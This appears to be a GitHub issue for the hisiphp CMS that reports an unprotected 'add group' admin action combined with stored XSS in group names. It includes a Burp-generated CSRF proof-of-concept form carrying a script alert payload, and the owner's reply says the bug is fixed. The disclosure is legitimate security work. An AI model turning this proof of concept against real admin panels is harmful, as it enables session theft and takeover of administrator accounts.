New issue

Jump to bottom


from CSRF to stored XSS Stealing administrator cookies #7

Open SZFsir opened this issue on Oct 31, 2019 · 1 comment


SZFsir commented on Oct 31, 2019 • edited

When adding a group

it has CSRF to add a group



The group's name could contain XSS payload. then it has stored XSS



CSRF poc

```
<html>
  <!-- CSRF PoC - generated by Burp Suite Professional -->
  <body>
  <script>history.pushState('', '', '/')</script>
    <form action="http://127.0.0.1/admin.php/system/config/addgroup.html" method="POST">
      <input type="hidden" name="name" value="qwer:<script>alert('hhhhhhhh')</script>" />
      <input type="submit" value="Submit request" />
    </form>
```

```
    </body>
</html>
```

hisiphp commented on Oct 31, 2019 Owner

已修复，谢谢反馈

Assignees

No one assigned

Labels

None yet

Projects

None yet

Milestone

No milestone

Development

No branches or pull requests

2 participants